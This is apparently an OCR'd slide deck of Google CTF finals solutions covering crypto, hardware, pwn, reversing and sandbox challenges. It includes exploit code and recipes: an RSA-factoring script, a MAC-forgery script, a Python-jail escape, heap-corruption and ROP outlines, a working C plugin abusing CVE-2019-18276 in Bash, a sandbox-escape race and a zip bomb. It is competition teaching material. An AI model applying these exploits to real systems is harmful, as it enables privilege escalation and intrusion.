
Google

ESCAL8



Google CTF

Finals Solutions

Google CTF

Crypto

Crypto

Fractorization

Old pattern problem with AES-ECB

From the encrypted private key, we can see that one of the RSA primes has repetitive 256 bit pattern

```
00000260: 47b1 bf02 ec66 e456 730d 3d91 bff5 5010  G....f.Vs.=...P.
00000270: be66 37de bc45 2c71 67d6 1dbd d1ab cdf5  .f7..E,qg.......
00000280: aa20 9237 71a3 1ade 1526 e112 2c26 a7f2  . .7q....&..,&..
00000290: 0572 a556 d292 c5d5 b4df b527 7a1a 2c7b  .r.V.......'z.,{
000002a0: ac21 3dde 440e ef01 e442 658a 8511 e391  .!=.D....Be.....
000002b0: 9d51 2544 34f5 dd85 96f1 dbb0 c9c5 fa99  .Q%D4...........
000002c0: fc5c 2b4e cc2b b295 4fa0 5896 1060 bff0  .\+N.+..O.X..`..
000002d0: 1f23 c7fd 02dc 6008 96a0 9148 82bb 749d  .#....`....H..t.
000002e0: 395a b533 e40c 7dc6 ef0f f973 514b 3208  9Z.3..}....sQK2.
000002f0: 8cc9 eb13 af44 d736 4442 7d36 aecb 8149  .....D.6DB}6...I
00000300: a4b1 e346 f1e7 0ad9 5e74 be53 704f 15a6  ...F....^t.SpO..
00000310: 6050 0be8 19b2 8cb7 90bc 2d2f 91c4 9ce6  `P........-/....
00000320: de0f cf5b af37 74c7 1db4 6839 3347 72c1  ...[.7t...h93Gr.
00000330: 340f b95b 8cfa 44c4 4897 d87b 3e1d c558  4..[..D.H..{>..X
00000340: 1a4b f794 2e3a e1b7 bd12 d31f f294 c27f  .K...:..........
00000350: c68d 1c4c 3386 a0ec 258f 58fd 649c 4e52  ...L3...%.X.d.NR
00000360: d0c2 d56e 3a03 0db6 1c73 eaeb 11cc a076  ...n:....s.....v
00000370: 7ef8 f3b8 2614 f7c7 c6fd a99c be65 41a8  ~...&........eA.
00000380: 54a8 8639 bed9 36eb 91da be3f d51c 1ea3  T..9..6....?....
00000390: 082c 9685 24bb d44d 25b1 ea01 930e ae73  .,..$..M%......s
000003a0: 9b16 b160 9b02 2802 3ce3 5a73 70af fa13  ...`..(.<.Zsp...
000003b0: e1db cb29 c8d6 1019 aef3 93b2 3eee 616a  ...).........>.aj
000003c0: a7fa b006 961c f224 a76c 6b16 a9bd d5ba  .......$.lk.....
000003d0: bba2 3682 fd04 2d6b bb5f 23b4 56c7 7d80  ..6...-k._#.V.}.
000003e0: 99ce 3e70 078a 5d72 8f0c 5cc2 68cf 6114  ..>p..]r..\.h.a.
000003f0: 6a85 4d26 775d c1bb 4fd2 4c47 7ff2 2c5a  j.M&w]..O.LG..,Z
00000400: a71c 52c0 8d37 ad25 4185 f636 a53b af44  ..R..7.%A..6.;.D
00000410: cb70 4e9b 7170 ff36 8912 ea3c f9e3 7bb0  .pN.qp.6...<..{.
00000420: 96e7 523f 9a7b 170a 192f 9466 17bd cc0d  ..R?.{.../.f....
00000430: 0c0e 7c7e c8a2 4c4e 6de3 9c6d 1bc2 6830  ..|~..LNm..m..h0
00000440: 96e7 523f 9a7b 170a 192f 9466 17bd cc0d  ..R?.{.../.f....
00000450: 0c0e 7c7e c8a2 4c4e 6de3 9c6d 1bc2 6830  ..|~..LNm..m..h0
00000460: 96e7 523f 9a7b 170a 192f 9466 17bd cc0d  ..R?.{.../.f....
00000470: 0c0e 7c7e c8a2 4c4e 6de3 9c6d 1bc2 6830  ..|~..LNm..m..h0
00000480: 96e7 523f 9a7b 170a 192f 9466 17bd cc0d  ..R?.{.../.f....
00000490: 0c0e 7c7e c8a2 4c4e 6de3 9c6d 1bc2 6830  ..|~..LNm..m..h0
000004a0: 96e7 523f 9a7b 170a 192f 9466 17bd cc0d  ..R?.{.../.f....
000004b0: 0c0e 7c7e c8a2 4c4e 6de3 9c6d 1bc2 6830  ..|~..LNm..m..h0
000004c0: 96e7 523f 9a7b 170a 192f 9466 17bd cc0d  ..R?.{.../.f....
000004d0: 0c0e 7c7e c8a2 4c4e 6de3 9c6d 1bc2 6830  ..|~..LNm..m..h0
000004e0: 96e7 523f 9a7b 170a 192f 9466 17bd cc0d  ..R?.{.../.f....
000004f0: 0c0e 7c7e c8a2 4c4e 6de3 9c6d 1bc2 6830  ..|~..LNm..m..h0
00000500: 96e7 523f 9a7b 170a 192f 9466 17bd cc0d  ..R?.{.../.f....
00000510: 16e4 00df 529b 641e 9336 11ee 6475 9ed8  ....R.d..6..du..
```

Crypto

Fractorization - Solution

Crypto

If *n = p*q = u*w + v*, and if we assume *p* as a fraction

$$p = (a*w + b) / d$$

where a*w has the repetitive blocks, the LLL reduced lattice of

*[[x, 0, u*d0 % w],*
*[0, x, v*d0 % w],*
[0, 0, w]]

contains the vector

*(b*x, -a*x, (b*d*u - a*d*v) % w)*

```
e = 65537
c = 0x59081114d5e0fe44922894787879caf778568dde06174a9ab498c9071176f52c9891e987adfac71e53b57e805e244f2667
b8d7c098aabc045a9f4618f49300a70022b8642571ffb9948accd96a4943b950e0cd4f47246440b748dfd1ba67e9e966d40096d1
a2a0ddcb8e31daf98a9865d2df78a8f72dedd6c656f38c92c6e90e995946126198a9d628758c0408b038954ba7f3dc33803305bc
b8adbb67a3f50f4b0e5a49fce30853ee1971c556929e7327cee2476fe7737279871a03a7cd023bb3e8a056217bbbdd53480be56e
e76c8a2128cf8f9aec36e9aec3631414031c90e1c7d90a7a7865d02138496382305ae1a92db9e249c8c130cb180a331359a26166
7ee5a1ef6a0908498b9fcff01c39ac9d99546dab9f17d35ec566d6b69c5d910509a4bf33922728890c4991a1804c4a49a7a87420
9671e570f368c5738081c4e31d0e76d970552d475332f97ff0c1115f5d7ca7b7a14994661aeb2bcf050240a424125a018d03cb0a
5c6bde25b7c0a53912441834ff4579505c85750ef3ff00219084037902c8824065349762e09f3cf2fef589b74b315e9c77713a25
890811ab3fa384858ff9e46b7d6dbcaf177fc5d701be0749c4c2e1c409b439830bc34c3d3284f27952b17c930cc9ef6cb6c9aace
9a1f5024a21f46387f16470935d0bcc285aa8da3f38ffedef7e5c1f4ccf3968c0485437dcf5d5386afcd0f270e24c9

n = 0xd3eaed980ca42c7957cd728b453e1e4dd81da1e6d3a124f10eb70d6fe8a070a6c5759463a960dce2e73c2f5f7405b5ffe0
a25a0847afde6cb4dff6cc7c4b29f7bff5b3c5a4f160ce79b102f1b587775ca745e7ba9e427401b718b9d1be99f145d9c01b37fc
24587aaab6edeea037249fc3c4c782bf19d7c71a5b250687dc18977a5e9a3321756ddc42eae8f7170e827c47848e24fadb8986c9
ea1e6573e10088ce020b3d16c342a79fe069b940cf08d3beeaaf7ea51496b4f4de1100d16f7830a0d8789170bc477912c19337de
f818a68c363eccd09c882d781aeb0963cd8aae15280ba2dbe1af33b20b9112fb566ddb81fc292edbfbba0b9639f712e2a008ab94
81b402581f269d5a78e8ea97d7bdf8ad276ace25a2995d85f2d32abdcf7a02bd03ac49c4fcef0b6ea6cc88103d975410cd8b6cd8
4e53f0fc42410520132598dc06efe2d231aaa8a1ae9b082dbf67dc43f58214cd17a04ea247f7e67d507b0472aa90840c87eb3731
ca0aa26c98efe2323a991cd1b518211111f2f9ef885c4828fce7ad80a882bb9db95e20135528260f9466b3726a4f9c43e3134989
7085531fd8a6eb48dc02ce6c3e68ae18c88af8e4bce4c3c8ec7e6789d1fbd13b368bc5ca042b8b1ffa1b747d1a4e8415110e037f
3acaeff0a9d04fc3558e51156a410316a58f31913f5d1a4009922556e488671f6ccc6fb05d2bdaeb6147fcac2d227f

pattern_size = 256
prime_size = 2048
x = 2**pattern_size
d0 = 2**pattern_size - 1
w = 2**prime_size
u, v = divmod(n, w)
M = matrix([[x, 0, u * d0 % w],
            [0, x, v * d0 % w],
            [0, 0,         w]])

for vec in M.LLL():
  bx, ax = vec[0], -vec[1]
  p = gcd(ax * w + bx, n)
  if 1 < p < n:
    q = n // p
    break

phi = (p-1)*(q-1)
d = inverse_mod(e, phi)
print(Integer(pow(c, d, n)).hex().decode('hex'))
```

Ofidiologist

Crypto

- Modified ed_25519 with a dynamic point.
  - No public key provided

- Point is generated using a modified mersenne twister.

- The mersenne twister is re-seeded with the original seed xor-ed with user-controlled data.

Ofidiologist - Solution

Crypto

- ed25519_check fails with high probability given a low order point.
  - ed25519_dalek guards against points on the twist or other low order points - **except zero**.
- Since the modified mersenne twister is attacker controlled, for the output to be all zeros.
- Seeds ops are all linear w.r.t. addition modulo GF(2)^64 (integer xor - +).
  - `seed(x + y) = seed(x) + seed(y).`
- Mapping that to the matrices and vectors with elements in GF(2), the recursion of the seed function has the form:
  - `x[i] <- x[i] + M*x[i-1] + C; y[i] <- y[i] + M*y[i-1] + C`
  - `x[i] + y[i] = Δ[i] <- Δ[i] + M*Δ[i-1]`

Crypto

Ofidiologist - Solution

- $\Delta[i] \leftarrow \Delta[i] + M*\Delta[i-1]$
  - “same” elements on both sides of the recursion. Distinguish by creating generations
  - $\Delta[i, k] = \Delta[i, k-1] + M*\Delta[i-1, k-1]$, with $\Delta[i, 0]$ known
- Assume there exists a form of $\Delta[i, k] = \Delta[j, 0] * P[i,j,k]$
  - Recursion checks out.
- For out challenge, k = 1337. So we need to find $P[i,j,1337]$:
  - $\Delta[i, 1337] = \Delta[j, 0] * P[i, j, 1337]$
- Copy the code for the Δ recursion and generate enough samples.
  - Join all of the P’s into a single 9600 x 9600 matrix $\wp$ in GF(2) and the Δs into a 9600 vector.
  - Solve the system.
- send extended(x) * $\wp^{-1}$ and two zero points.

Crypto

Return of the (V)MAC

Challenger is presented with a 64 bit implementation of the VMAC algorithm and the challenge code.

On the surface, the challenger is supposed to figure out a “secret” and produce a valid VMAC tag based on this “secret”

If the provided tag == the tag computed server-side, we output the flag.

$$\text{VMAC\_TAG}^{1} = \text{VHASH}^{2}(\text{MSG\_GIVEN} \,||\, \text{MSG\_SECRET}, \text{NONCE})$$


1. signifies that this is provided by the challenger
2. utilizes a shared key agreed upon by ECDH

Crypto

Return of the (V)MAC - Solution

This challenge exploits a faulty assumption of VMAC: *that the entire message must be known in order to produce a valid tag*.

In the `l1_hash` function, there is the opportunity to 0 out the entire `l1_hash`!



*this is a bit of an oversimplification, but it illustrates the idea

Crypto

Return of the (V)MAC - Solution

If the challenger provides a `MSG_PUPLIC` which becomes 0 when combined with the `l1_key`, then the second half of the message (i.e. the “secret”) becomes irrelevant.

Therefore, the challenger can get the flag without knowing the “secret”.

```python
def generate_collission(key):
    key = bytes.fromhex(key)
    nonce = bytes.fromhex(gen_random_bytes(16))
    mac = vmac64.Vmac64(key)
    saved_msgs = []
    inp = [None, None]
    for i in range(len(inp)):
        inp[i] = (0 - mac.l1_keys[i]) % 2**64
    msg = b"".join(struct.pack("<Q", v) for v in inp)
    msg_critical = msg[:8]
    saved_msgs.append(msg)
    print("Collision!\n\nKey: {0} | Nonce: {1} | Msg_Critical: {2} | Tag: {3}".format(
        bytes.hex(key),
        bytes.hex(nonce),
        bytes.hex(msg_critical),
        mac.tag_hex(msg, nonce)))

```

calculate msg which will zero-out when combined with the l1_key

Google CTF

Hardware

HW

Having a Blast

HW

- The PCB had various parts
  - Optocoupler
    - Making sure you're not shorting the power supply, **not interesting**
  - Shift-registers + LEDS
    - Showing you the remaining time, **not interesting**
  - 555 timer
    - Generating the clock for the countdown, can be used to inflate the 20mins time you have to 40 minutes by replacing the 104 capacitor with the 204
  - DIP switches + 'Password Protection' area
    - Resistors, transistors + logic ICs (XOR, OR)
    - Can be reversed to get a some input that sets the output wire to HIGH (Vcc)
      - Example: 0100000010
    - Pressing the button gives you the confirmation signal, remaining step: Cutting the wire!
  - Lookup table -> Cut black.

Universal First Factor

HW

- You’re given a U2F token, and a source code patch
- Must be able to log in *without* the token

Universal First Factor - Solution

HW

- Bad Entropy
- Raw ADC output is used as RNG, but it only has 2~2.5 bit of entropy per 16 bit word.
- The private key, a 256 bit integer, now only have 32~48 bit of entropy.
- The public key can be derived from the key handle.
- Due to the pattern of ADC output, giant-step baby-step can be used, reducing the complexity to break the cipher to around a few million elliptic curve field multiplication operations.

Google CTF

Misc

MISC

MISC

Picky blindings

- Lockpicking
  - One easy lock
  - One less-easy lock
  - One safe

Every team solved it :)

Effing awesome

MISC

- Effing awesome was a python REPL with a twist
- Only non-alphanumeric chars were allowed
  - Also, the letter f
- We borrowed the idea from pynae, when we saw that it didn't work for Python3

Effing awesome – Intended solution

MISC

1. Read the provided service.py file
2. Notice the for loop used to remove some builtins
3. Remember that for loops are weirdly scoped in python3
4. Notice that the variable f holds a reference to eval, providing an arbitrary eval primitive
5. Find a way to write a packer…

Effing awesome – Intended solution

MISC

1. Encode booleans via [] > [] and []==[]
2. Encode integers via ~~False, -~False, -~-~False, -~-~-~False, …
3. Use something like str(True)[2] to generate the letter u
4. Use unicode notation \u00XX to generate arbitrary ascii characters
5. Use the + operator with eval to concatenate and eval the payload
6. Golf a bit to have open("flag", "rb").read() fit in 2048 chars
    a. Use 'XXX' * N construction to factorise repetitions
    b. Use variables, like _f, ff, f_, __, … for common values like True, False, 10, 'x', …
    c. Use 0x… instead of \u00XX

sc

MISC

- sc is a pcap of a starcraft game

MISC

sc - Intended solution

1. Run strings on the pcap
2. Notice the chat message explaining that
    a. The flag doesn't have "*CTF{*" nor "*}*"
    b. The flag is made of pylons placed on the map
3. Read some resources about Starcraft packets
4. Dump relevant data with `tshark -r only_ipx.pcapng -e "data.data" -Tfields > sc.txt`
5. Filter: game packet + building creation + type pylon
6. Get the X/Y coordinates, and mark them on a 256x256 array
7. Read the flag

Stuffed

MISC

- A zip bomb, with brotli
- Served over HTTP with Content-Encoding: br
- Decompressed content is valid HTML
  - A browser with unlimited power would simply display the flag
  - Real browsers crash or stall
- 100TB uncompressed, ~81MB compressed
  - ~1.2M:1 compression ratio
- Primarily composed of metablocks saying "repeat the last character ~16M times"
  - There's some randomization to prevent the file being too repetitive

Stuffed – Intended solution

MISC

- ~~Decompress the whole 100TB archive in the Cloud™~~
- Download the archive with curl:
  - curl https://whatever.appspot.com/ -H 'Accept-Encoding: br' > bomb.br
- Make a modification to the official brotli decoder to treat large copy lengths as 0 length
  - Then it decompresses in 2.8s to a ~1kB file
- Alternative:
  - Write a custom brotli parser that ignores large metablocks

Google CTF

Pwn

PWN

The Gomium Browser - Intended soln

PWN

- Takes Go code from the user
  - <script language="text/goscript"></script>
- Parses it
  - Catch: only "fmt" import is allowed
- Builds and runs it
- Must get code execution
- Intended solution: memory corruption via data races
  - String, slices & interfaces are multi word but moved without locks
  - Known issue since the beginning of Go, working as intended, not in the threat model
  - google.com/search?q=golang+memory+corruption
  - blog.stalkr.net/2015/04/golang-data-races-to-break-memory-safety.html includes PoC!

The Gomium Browser - One possible exploit

PWN

- fmt.Sprintf("%p") is our free *addrof* primitive!
- Build arbitrary read/write primitive
  - A slice is address, length, capacity => similar to vector/array
  - Allocate 3 slices: long one, attacker, victim => little heap massaging required
  - Race long/attacker: we want addr of attacker with length of long, to reach victim
  - But compiler is smart and removes race => avoid optimization
  - Overwrite victim slice: base address to ~zero, length maximum => arbitrary r/w
- RIP control: overwrite function pointer or stack return value
- Store shellcode in a variable, but not mapped executable, and NX
- ROP to mprotect
  - Go runtime is big but not many interesting gadgets
  - BYOG: bring your own gadgets, e.g. with constants: dummy(0x9090909090)

Unstable Solver

PWN

- A solver for linear equations (and systems of)
- It caches the existing solutions using an ad hoc hashing algorithm
- There are multiple vulnerabilities which allow turning the first root found into a magic gadget and gain execution

```
Welcome to Unstable Solver!
Enter number of unknown variables: 2
Enter your matrix:
1 2 3
3 4 5
New matrix, preparing to solve
Solving the matrix:
1 2 3
3 4 5

Reals: [ -1 2 ]
Integers: [ -1 2 ]

Enter number of unknown variables:
```

New matrix

```
Enter number of unknown variables: 2
Enter your matrix:
1 2 3
3 4 5
Restoring cached solution
Reals: [ -1 2 ]
Integers: [ -1 2 ]

Enter number of unknown variables:
```

Cached matrix

Unstable Solver - Solution

PWN

Program architecture

- Matrix - the class that stores and manipulates matrices for the systems of equations
- Solver - the class that
  - solves matrices using Gaussian Elimination
  - caches solutions of the matrices it have seen in std::map<uint64_t, solution_set_t*>
    - solution_set_t is a structure shown below:

```
typedef struct SolutionSet {
  int64_t* x_int;
  double* x_real;
  int n;
} solution_set_t;
```

Unstable Solver - Solution

PWN

Step 1 - Locate the LIBC

- Submit a well formed matrix - a bunch of buffers will be allocated to store n_rows number n_cols-sized arrays
- Once solved everything is freed as the matrix instance is deleted
- Bug #1 - empty rows are not validated
  - So - send n_variables worth of '\n' next time
  - Previously freed buffers we'll be re-used and the solver will output the junk that would normally be the matrix entered
  - First column of the first row is a pointer to a location in main arena in libc

Unstable Solver - Solution

PWN

Step 2 - Gain code execution

- A combination of bugs allows to achieve execution at an address pointed by the first root of the solution (i.e. make it your magic gadget)
  - Bug #2 - Matrix instances is freed prematurely and can be reused
  - Bug #3 - the caching mechanism is flawed as the hash by which the map is keyed is super prone to collisions
- Create a system of equations such that the first root of the first one, when interpreted as an integer, is the address of your magic gadget
  - remember `solution_set_t` two slides ago?)
- Create another system of equations that maps to the same caching key
  - This is needed to trick the solver to reuse what's used to be the solution, which brings us to...
  - Bug #4 - the solver validates an existing solution, but if the solution fails it proceeds with solving the matrix
  - Matrix instance is now re-used for the previous solution and vtable entry Matrix::display is now pointing at the first root
- Read the flag from the file system, by executing /bin/bash in libc

Suidbash

- `setuid` bit doesn’t work for scripts in Linux
- `suidbash` is a modified Bash that Fixes the Glitch (™)
- If file isn’t setuid, runs Bash normally, Bash drops privileges

PWN

Suidbash – Solution

PWN

CVE-2019-18276

The world's least useful zero-day

```
1  void disable_priv_mode () {
2    int e;
3    if (setuid (current_user.uid) < 0) {
4      sys_error (_("cannot set uid to %d: effective uid %d"),
5        current_user.uid, current_user.euid);
6     exit (errno);
7  }
```

Suidbash – Solution

PWN

- Run regular script with suidbash
- Restore privileges by executing `seteuid()` again
- Use a ‘bash plugin’ to do that, https://github.com/taviso/ctypes.sh/wiki

PWN

Suidbash – Solution

- Write a Bash plugin that sets euid

```c
static void __attribute__((constructor)) init(void) {
  uid_t euid, ruid, suid;
  getresuid(&ruid, &euid, &suid);
  setresuid(suid, suid, suid);
}
```

- Write a script that loads it, reads the flag

```
#!/home/suidbash
enable -f ./become_saved.so become_saved
cat flag
```

- Run it with suidbash!

```
./become_saved.sh
CTF{zero-days-are-best-days_CVE-2019-18276}
```

Google CTF


Reversing

REV

Elisp's Revenge

REV

- An Emacs Lisp program that validates a flag typed into the beginning of the file
- Some chars of the flag are already given



Elisp's Revenge

REV

- Defines a few simple "commands" that are then executed imperative-style
  - E.g. read a character from the flag, print a message, start/end a loop

```
(defmacro s (x y)
  `(progn (setq ,x ,y) (n)))
(defun r(x)
  (setq i 0)
  (setq n x)
  (setq s (point))
  (n))
(defun e ()
  (setq i (1+ i))
  (if (= i n) (n)
    (progn (goto-char s) (n))))
(defun m (x)
  (delete-and-extract-region 356 (1+ (buffer-size))) (insert x))
(defun p ()
  (m "Nice, you got it! :)"))
(defun f ()
  (m "BZZZT, that's wrong :C"))
(goto-char 1125) (n))
```

Elisp's Revenge

REV


- Some commands rewrite some parts of the code in the file while it's running, resulting in self-modifying code

```
(if (= (logxor c #x16) (nth i a)) (n) (f))
(if (= p 0) (w 1385 (logxor (i 1385) #x19))
  (if (= p 1) (w 1385 (logxor (i 1385) #x15))
    (if (= p 2) (w 1385 (logxor (i 1385) #x04))
      (if (= p 3) (w 1385 (logxor (i 1385) #x18))
        (if (= p 4) (w 1385 (logxor (i 1385) #x1c))
          (if (= p 5) (w 1385 (logxor (i 1385) #x06))
            (if (= p 6) (w 1385 (logxor (i 1385) #x07))
              (if (= p 7) (w 1385 (logxor (i 1385) #x12))
                (f)))))))))
(w 1448 (logxor (i 1448) p))
(w 1494 (logxor (i 1494) p))
(w 1542 (logxor (i 1542) p))
(w 1592 (logxor (i 1592) p))
(w 1644 (logxor (i 1644) p))
(w 1698 (logxor (i 1698) p))
(w 1754 (logxor (i 1754) p))
(w 1812 (logxor (i 1812) p))
```

REV

Elisp's Revenge – Intended solution

1. Rewrite the checker in a less awesome (but easier to understand) language like Python
   a. Use normal variables for the changing number literals
2. Write a semi-bruteforce algorithm that tries all possibilities but backtracks on invalid chars
   a. Only [a-zA-Z0-9_] is allowed and some flag chars are given, so there aren't a lot of possibilities



GPURTL

REV

- Simulator of Register Transfer Level (RTL) hardware on the GPU
  - Using Vulkan: hopefully your GPU can run it properly
  - Controlled by a Lua testbed
- The GPU runs a fixed kernel that operates on a data buffer, with operations encoded in a programming buffer
- The “hardware” is an implementation of the Tiny Encryption Algorithm (TEA)
- What you don’t get:
  - The Verilog source that generated the programming buffer
  - The source code for the simulator
  - The Verilog->programming compiler (yes, it exists! And will hopefully become OSS)
  - The correct input (obviously)

GPURTL – Intended solution

REV

1. Take a look at the simulator binary, and extract the SPIR-V shader
2. The testbed is in cleartext Lua, so we know the expected output
3. Reverse the shader: we have a programming buffer and a data buffer
4. Now that we know how the shader works, time to reverse the programming
   a. Each bit is programmed with a 64-bit value in the programming, that defines a LUT reading 4 other bits (offset or through a jump table) then indexing into a lookup table
   b. With some work, we can work out the algorithm, and notice it is an encryption algorithm
   c. Maybe you will even notice the ASCII key: `FancyACupOfTEA??` -> TEA algorithm!
   d. Now we can decrypt the value easily to get the flag

Lay-z

REV

- Lay-z was a binary packed in an awful way:
  - Control-flow flattening
  - Stack-based virtual machine**s**
  - Regular virtual machine**s**
  - Constants blinding
  - Random computations to prevent side-channel attacks
  - Opaque predicates
  - …

Lay-z - Intended solution

REV

1. `strace` the binary, notice a call to gettimeofday
2. `LD_PRELOAD` to make gettimeofday always return a constant
3. Use `perf` to count the number of instructions, since the binary bails at the first difference between the expected flag and the user's input

The Onion Binary (TOB)

REV

- Custom VM emulator
- 26 registers a-z
- Random memory accessing
- I/O from stdin/stdout
- if conditions and while loops are supported
- We can dereference from memory/operate on registers (a += b, *d = c, etc.)
- Emulator supports string encryption
    - Each character is XORed with 0xa7 to avoid searching for strings in the emulated program

The Onion Binary (TOB)

REV

- The interesting part is the way that loops and if conditions are implemented
  - Each instruction is assigned a “nest level”, i.e., how **deep** we’re in the bracketing
  - Emulator always execute **all** instructions no matter what
  - If a set of instructions should not be executed (e.g., the contents of a false if statement or code after a break), we still emulate the instructions but we make them nops
  - Pace modes control when to emulate instructions (`PACE_MODE_EMULATE`), when to make them nops (`PACE_MODE_SKIP_FORWARD`) and when to loop (`PACE_MODE_EMULATE_LOOP`)
  - That is if an if statement is false we still execute all of its instructions, but with no effect
  - A stack keeps track of nest levels to make easy to rollback on break/loop exits

- That way we eliminate side channels as execution cycles are always the same no matter what code is really executed

The Onion Binary (TOB)

REV

- The emulated program implements a simple-easy to reverse encryption:
- First we read a 37 character flag
  - We check if the first 4 characters are “CTF{“ and if the last is “}”
  - If not, we abort execution (this is a decoy for side channels)
- We get the remaining 32 characters and we XOR them with random key:
  - `for i in 0:32, interm[i] = flag[i] ^ key[i]`
- Then we break `interm` into 4 8-character groups based on character index `i`:
  - `i % 4 == 0: cipher += interm[i]**3 * 0xbeef mod 257`
  - `i % 4 == 1: cipher += interm[i]*0x3541 + 0x3c97b mod 257`
  - `i % 4 == 2: cipher += interm[i] + 0xa9 mod 256`
  - `i % 4 == 3: cipher += 0x80 + (interm[i] + 0x77) / 16`
  - `cipher += 0x80 + (interm[i] + 0x77) % 16`
- Then we compare `cipher` against a const string and if match we give the flag
  - We compare all 32 characters and then we decide to avoid side channel attacks

The Onion Binary (TOB) – Intended Soln

REV

- Solution is straightforward: Understand the emulator and reverse the emulated TOB binary
  - No side channels, sorry :)
- Reversing encryption algorithm is simple
- Each 8-character group can be trivially inverted
- The modulo 257 is to have a cyclic group so there's an 1-1 mapping back to the character
  - We can use Euclid's algorithm to find the inverse
  - Or, brute-force the character (only 256 options)
  - What if result is 256?
    - Emulated program raises a silent exception and execution continues
    - At the end if prints the bad boy message no matter what
    - But, the correct flag cannot produce a cipher value of 256, so we're good

Google CTF

SBOX

Sandbox

SBOX

Procbox

Run a static ELF in a namespace sandbox. You only get /proc and there's an init binary that performs the sandbox setup.

The startup works as follows:

- The init binary is copied to a memfd (at startup)
- The user binary is copied to a memfd and duped to 137
- The init memfd is executed
- The init binary enters the sandbox and executes the user binary

Procbox - Solution

SBOX

Via proc, we have access to the memfd of the init process.

- It gets executed outside of the sandbox, so overwriting it == win

But that doesn't work: will return ETXTBUSY since it's currently running.

A few ways to change this:

1. Execve a new binary from pid 1: blocked by seccomp :(
2. Prctl to change the binary: blocked by seccomp :(
3. Get pid 1 to exit: deletes the pid ns and kills all our processes :(

But there's a race in step 3: the fd will be unlocked before our processes get killed.
=> Win this race and overwrite it with your shellcode.

RIDL

SBOX

There are two processes running on the server:

1. Read the flag in a busy loop
2. Sandboxed shellcode execution (read/write/exit only)

No intended bug. But the solution is already given in the description:

- Just exploit the CPU via https://mdsattacks.com/files/ridl.pdf :)
- You can leak data from other processes sharing the physical CPU core
